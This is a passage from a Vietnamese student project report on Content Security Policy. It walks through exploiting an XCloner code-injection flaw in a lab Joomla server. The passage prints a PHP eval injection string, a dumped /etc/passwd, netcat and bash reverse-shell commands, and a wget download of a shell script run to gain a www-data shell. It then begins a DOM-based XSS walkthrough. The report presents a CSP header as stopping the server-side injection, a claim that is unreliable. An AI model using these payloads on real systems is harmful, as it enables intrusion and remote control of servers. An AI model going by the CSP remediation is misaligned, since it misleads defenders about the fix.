'/usr/sbin/sendmail'; var $smtpauth = 'none'; var $smtpport = '25'; var $smtpuser = ''; var $smtppass = ''; var $smtphost =
'localhost'; /* Cache Settings */ var $caching = '0'; var $cachetime = '15'; var $cache_handler = 'file'; /* Meta Settings */ var $MetaDesc =
'Joomla - the dynamic portal engine and content management system'; var $MetaKeys = 'joomla, Joomla'; var $MetaTitle = '1'; var
$MetaAuthor = '1'; /* SEO Settings */ var $sef = '0'; var $sef_rewrite = '0'; var $sef_suffix = '0'; /* Feed Settings */ var $feed_limit = 10; var
$feed_email = 'author'; var $log_path = '/var/www/html/joomla/logs'; var $tmp_path = '/var/www/html/joomla/tmp'; /* Session Setting */ var
$lifetime = '15'; var $session_handler = 'database'; } ?>
```


Hình 27 Kiểm tra id hệ thống

[http://192.168.1.130/joomla/?command=system\(%22cat%20/etc/passwd%22\);](http://192.168.1.130/joomla/?command=system(%22cat%20/etc/passwd%22);)

```
root:x:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev/
/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/
/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin systemd-
timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,:/var/
/lib/tpm:/bin/false uuidd:x:107:114:/run/uuidd:/usr/sbin/nologin tcpdump:x:108:115::nonexistent:/usr/sbin/nologin avahi-
autoipd:x:109:116:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:110:46:usbmux daemon,,:/var/lib/usbmux:
/usr/sbin/nologin rtkit:x:111:117:RealtimeKit,,:/proc:/usr/sbin/nologin dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,:/home/cups-pk-helper:/usr/sbin/nologin speech-dispatcher:x:114:29:Speech
Dispatcher,,:/run/speech-dispatcher:/bin/false avahi:x:115:121:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernooops:x:116:65534:Kernel Oops Tracking Daemon,,:/usr/sbin/nologin saned:x:117:123:/var/lib/saned:/usr/sbin/nologin nm-
openvpn:x:118:124:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin hplip:x:119:7:HPLIP system user,,:/run/hplip:
/bin/false whoopsie:x:120:125::nonexistent:/bin/false colord:x:121:126:colord colour management daemon,,:/var/lib/colord:/usr/sbin/
nologin geoclue:x:122:127:/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/run/gnome-initial-setup:/bin/false gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:sssd system user,,:/var/lib/sssd:/usr/sbin/nologin longvu:x:1000:1000:longvu,,:/home/longvu:/bin/bash systemd-
coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin mysql:x:127:134:MySQL Server,,:/nonexistent:/bin/false :/:#"; } ?> :/:#"; }
?> :/:#"; } ?> root:x:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/
nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
```


Hình 28 Kiểm tra file /etc/passwd

Kiểm tra xem nc có được cài đặt trên hệ thống không:



Hình 29 Kiểm tra xem netcat được cài đặt không

Tiếp theo ta thử chạy lệnh nc để thực hiện nc để thực hiện backdoor trên server victim:




```
root@kali: /home/kali
File Actions Edit View Help
└── (root@kali)-[~/home/kali]
└── # nc -nlvp 4444
listening on [any] 4444 ...
```

Hình 30 Tạo port lắng nghe phía attacker


192.168.1.130/joomla/?command=system("nc -e /bin/sh 192.168.1.128 4444");

Báo cáo đồ án: Content security policy



Hình 31 Thực hiện kết nối ngược từ server


Kết quả không thấy victim kết nối tới:



Hình 32 Không có kết quả gì sau khi thực thi netcat


Ta thử cách khác

192.168.1.130/joomla/?command=system("bash -i >& /dev/tcp/192.168.1.128/4444 0>&1");



Hình 33 Chạy lại lệnh kết nối ngược bằng bash


Kết quả tương tự :



```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x
[...]
# nc -nlvp 4444
listening on [any] 4444 ...
```

Hình 34 Không có kết quả cho quá trình kết nối ngược bash

Ta thử in dòng chữ hello ra:



```
hello ://"; } ?> ://"; } ?> ://"; } ?> hello ://"; var $secret = 'VbbNn6ro9S3yMFqC'; var $gzip = '$helpurl = 'http://help.joomla.org'; var $xmlrpc_server = '0'; var $ftp_host = '127.0.0.1'; var $ftp_port = ''; var $ftp_root = ''; var $ftp_enable ='0';#0';#0';#0';#0';#0'; var $force_ssl = '0'; /* Locale Settings */ /* Mail Settings */ var $mailer = 'mail'; var $mailfrom = 'admin@gmail.com'; var $fromname = 'www.e /usr/sbin/sendmail'; var $smtpauth = '0'; var $smtpsecure = 'none'; var $smtpport = '25'; var $smtpus $smtphost = 'localhost'; /* Cache Settings */ var $caching = '0'; var $cachetime = '15'; var $cache_ha $MetaDesc = 'Joomla! - the dynamic portal engine and content management system'; var $MetaKey '1'; var $MetaAuthor = '1'; /* SEO Settings */ var $sef = '0'; var $sef_rewrite = '0'; var $sef_suffix = '0' 10; var $feed_email = 'author'; var $log_path = '/var/www/html/joomla/logs'; var $tmp_path = '/var/wv Setting */ var $lifetime = '15'; var $session_handler = 'database'; } ?>
```

Hình 35 Kiểm tra xem có thể thực thi được lệnh in ra màn hình không

Ta thấy chữ hello được in ra ta có ý tưởng mới là chèn chuỗi bash vào 1 file và chạy nó:

```
192.168.1.130/joomla/?command=system("echo 'bash -i >& /dev/tcp/192.168.1.128/4444 0>&1'> shell.sh");
```

Kiểm tra file shell.sh và kết quả là không tạo được file shell:

Báo cáo đồ án: Content security policy

```

if("#";} ?> if("#";} ?> if("#";} ?> if("#"; " var $secret = 'VbbNn6ro9S3yMFqC'; var $gzip = '0'; var $error_reporting = '-1'; var $helpurl =
'http://help.joomla.org'; var $xmlrpc_server = '0'; var $ftp_host = '127.0.0.1'; var $ftp_port = '21'; var $ftp_user = ''; var $ftp_pass = ""; var
$ftp_root = ""; var $ftp_enable = '0:#0:#0:#0:# 0'; var $force_ssl = '0'; /* Locale Settings */ var $offset = '0'; var $offset_user = '0'; /* Mail
Settings */ var $mailer = 'mail'; var $mailfrom = 'admin@gmail.com'; var $fromname = 'www.example.com'; var $sendmail = '/usr/sbin
/sendmail'; var $smtpauth = '0'; var $smtpsecure = 'none'; var $smtpport = '25'; var $smtpuser = ""; var $smtppass = ""; var $smtphost =
'localhost'; /* Cache Settings */ var $caching = '0'; var $cachetime = '15'; var $cache_handler = 'file'; /* Meta Settings */ var $MetaDesc =
'Joomla! - the dynamic portal engine and content management system'; var $MetaKeys = 'joomla, Joomla'; var $MetaTitle = '1'; var
$MetaAuthor = '1'; /* SEO Settings */ var $sef = '0'; var $sef_rewrite = '0'; var $sef_suffix = '0'; /* Feed Settings */ var $feed_limit = 10; var
$feed_email = 'author'; var $log_path = '/var/www/html/joomla/logs'; var $tmp_path = '/var/www/html/joomla/tmp'; /* Session Setting */ var
$lifetime = '15'; var $session_handler = 'database'; } ?>

```

Hình 36 Tạo thử file shell.sh để kiểm tra

Tiếp theo ta thử cách tải file shell từ internet:

Tạo file shell.sh:

```

root@kali: /home/kali
CPU usage: 0% user, 0% sys
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
GNU nano 8.0 /var/www/html/shell.sh *
bash -i >& /dev/tcp/192.168.1.128/4444 0>&1

```

Hình 37 Tạo file reverse shell từ attacker

192.168.1.130/joomla/?command=system("wget 192.168.1.128/shell.sh");

Và kiểm tra file shell:

```

bash -i >& /dev/tcp/192.168.1.128/4444 0>&1 if("#";} ?> if("#";} ?> if("#";} ?> bash -i >& /dev/tcp/192.168.1.128/4444 0>&1 if("#"; " var
$secret = 'VbbNn6ro9S3yMFqC'; var $gzip = '0'; var $error_reporting = '-1'; var $helpurl =
'http://help.joomla.org'; var $xmlrpc_server = '0'; var $ftp_host = '127.0.0.1'; var $ftp_port = '21'; var $ftp_user = ''; var $ftp_pass = ""; var
$ftp_root = ""; var $ftp_enable = '0:#0:#0:#0:# 0'; var $force_ssl = '0'; /* Locale Settings */ var $offset = '0'; var $offset_user = '0'; /* Mail
Settings */ var $mailer = 'mail'; var $mailfrom = 'admin@gmail.com'; var $fromname = 'www.example.com'; var $sendmail = '/usr/sbin/sendmail'; var $smtpauth = '0'; var $smtpsecure =
'none'; var $smtpport = '25'; var $smtpuser = ""; var $smtppass = ""; var $smtphost =
'localhost'; /* Cache Settings */ var $caching = '0'; var $cachetime = '15'; var $cache_handler = 'file'; /* Meta Settings */ var $MetaDesc =
'Joomla! - the dynamic portal engine and content management system'; var $MetaKeys = 'joomla, Joomla'; var $MetaTitle = '1'; var
$MetaAuthor = '1'; /* SEO Settings */ var $sef = '0'; var $sef_rewrite = '0'; var $sef_suffix = '0'; /* Feed Settings */ var $feed_limit = 10; var
$feed_email = 'author'; var $log_path = '/var/www/html/joomla/logs'; var $tmp_path = '/var/www/html/joomla/tmp'; /* Session Setting */ var
$lifetime = '15'; var $session_handler = 'database'; } ?>

```

Hình 38 kiểm tra file shell

Chạy file bằng url sau:

[http://192.168.1.130/joomla/?command=system\(%22bash%20shell.sh%22\);](http://192.168.1.130/joomla/?command=system(%22bash%20shell.sh%22);)

kết quả tấn công thành công:

```
root@kali: /home/kali
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.128] from (UNKNOWN) [192.168.1.130] 58154
bash: cannot set terminal process group (905): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/joomla$ ls
ls
CHANGELOG.php
COPYRIGHT.php
CREDITS.php
INSTALL.php
LICENSE.php
LICENSES.php
administrator
backup
cache
components
configuration.php
configuration.php-dist
htaccess.txt
images
includes
index.php
index2.php
language
libraries
logs
media
modules
plugins
robots.txt
shell.sh
shell.sh.1
templates
tmp
xmlrpc
www-data@ubuntu:/var/www/html/joomla$
```

Hình 39 Tấn công thành công

Trước khi áp dụng content security policy:

```
^
91
92 #####$_CONFIG['output_path'] = $_REQUEST['output_path'];
93
94
95 $_CONFIG['output_url'] = $_REQUEST['output_url_pref']."://".$_REQUEST['output_url'];
96
97 $_CONFIG['tmp'] = $_REQUEST['output_path'];
98
99
100
```

Hình 40 Trước khi sử dụng CSP cho RCE

Đoạn code không có kiểm tra dữ liệu đầu vào.

Sau khi áp dụng content security policy:

```

93 header("Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self';
94   img-src 'self'");
95 if ($_SERVER["REQUEST_METHOD"] == "POST") {
96   $_CONFIG['output_path'] = $_REQUEST['output_path'];
97
98   $_CONFIG['output_url'] = $_REQUEST['output_url_pref'] . ":" . $_REQUEST['output_url'];
99
100  $_CONFIG['tmp'] = $_REQUEST['output_path'];
101
102

```

Hình 41 Sau khi sử dụng CSP cho RCE


Giải thích đoạn code content security policy:

default-src 'self': Chỉ cho phép tải các tài nguyên từ cùng một nguồn mà trang web đã được tải từ đó. Giúp ngăn chặn việc tải tài nguyên từ các nguồn không an toàn hoặc không đáng tin cậy. Có thể ngăn chặn việc tải các tệp script hoặc tài nguyên khác từ các nguồn không an toàn được chèn vào URL.

Thực hiện code injection lại bằng chuỗi:

```
http://localhost/joomla/administrator/components/com_xcloner-
backupandrestore/restore/XCloner.php?task=step2&output_url_pref=';+}+?>+<?
php+eval($_GET['abc']);+?>&output_path=../../../../..
```


Với biến abc sẽ được truyền lệnh vào để thực thi.



Hình 42 Truyền code lại cho phía server


Không thể hiển thị phiên bản php nữa:

Báo cáo đồ án: Content security policy



Hình 43 Không thể kiểm tra thông tin phpinfo()


Không hiển thị lên chuỗi “Hello” nữa:



Hình 44 Không thể in ra dòng chữ hello

4.6. Triển khai kịch bản tấn công Dom-Base Cross-Site Scripting

Trang web ban đầu: <https://gameweb213.vercel.app/>



Hình 45 trang web game ban đầu

Xem source code của trang web và kiểm tra tệp main.js

```
</body>
<script src="main.js"></script>
</html>
```

Hình 46 Hình main.js trong source web

Ta thấy trong main.js đoạn mã

`var searchQuery = new URLSearchParams(queryString).get('search');` lấy giá trị của tham số 'search' đưa vào biến searchQuery từ URL mà không có bất kỳ biện pháp kiểm tra hay làm sạch dữ liệu

```
var queryString = window.location.search;
var searchQuery = new URLSearchParams(queryString).get('search');
```

Hình 47 Hình code lấy chuỗi truy vấn ẩn với tham số search sau dấu ? của URL trong main.js

Và biến này được đưa thẳng vào trang web thông qua .innerHTML

```
if (searchQuery) {
    document.getElementById('search_string')
        .innerHTML = 'Search results for "' + searchQuery + '"';
    document.getElementById('search_text').value = searchQuery;
    document.getElementById("search_results").classList.remove("hide");
    document.getElementById("game_preview").classList.add("hide");
}
```

Hình 48 Hình quá trình in chuỗi có chứa searchQuery trong main.js

Thấy trang web có chức năng chuyển coin cho người chơi khác, kiểm tra chức năng này:

```
function sendCoins() {
    var sendToUser = document.getElementById('send_to_user').value;
    var numCoins = document.getElementById('num_coins').value;
    alert("Sending " + numCoins + " coins to " + sendToUser);
}
```

Hình 49 Hình chức năng chuyển coin trong main.js

